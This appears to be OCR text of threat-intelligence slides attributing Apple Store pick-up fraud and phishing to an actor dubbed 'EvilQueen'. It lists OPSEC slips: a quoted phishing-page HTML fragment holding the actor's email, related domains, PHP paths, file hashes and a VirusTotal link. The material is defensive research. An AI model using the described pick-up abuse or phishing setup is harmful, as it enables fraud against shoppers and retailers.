


Case #3

- **Exploited of the Apple Store's ‘Someone else Pick-up’ policy**



Case #3



The threat actor filled the buyer's info into the recipient's details field.

Attribution

EvilQueen : Uncovered a new Chinese threat actor

OPSEC failures (1/3)

- found an email address of the threat actor in the phishing page's source code

```
<tbody id="econpayment" style="display:none;">
    <tr>
        <td><label for="email">이메일주소</label></td>

            <td><input type="text" id="email" name="email" title="email"
            style="width:200px;" value="ynwtuukf@zohomsail.com"></td>

    </tr>
    <tr>
```

OPSEC failures (1/3)

ynwtuukf

ynwtuukf.net

ynwtuu.net

ynwtuukf.cn

pharming malware


ynwtuukf.net/test.php

ynwtuukf.net/mysql.php

6a44f0942c2bbc8643016d96602e9e27

1ba8b781aa146dec0e3ed43824b249a4


OPSEC failures (2/3)




accounts dump source: https://www.virustotal.com/gui/file/c25fb3e834316f7c013df5446da1786f4483266f6d56701304af0c41fdfc1577

OPSEC failures (3/3)

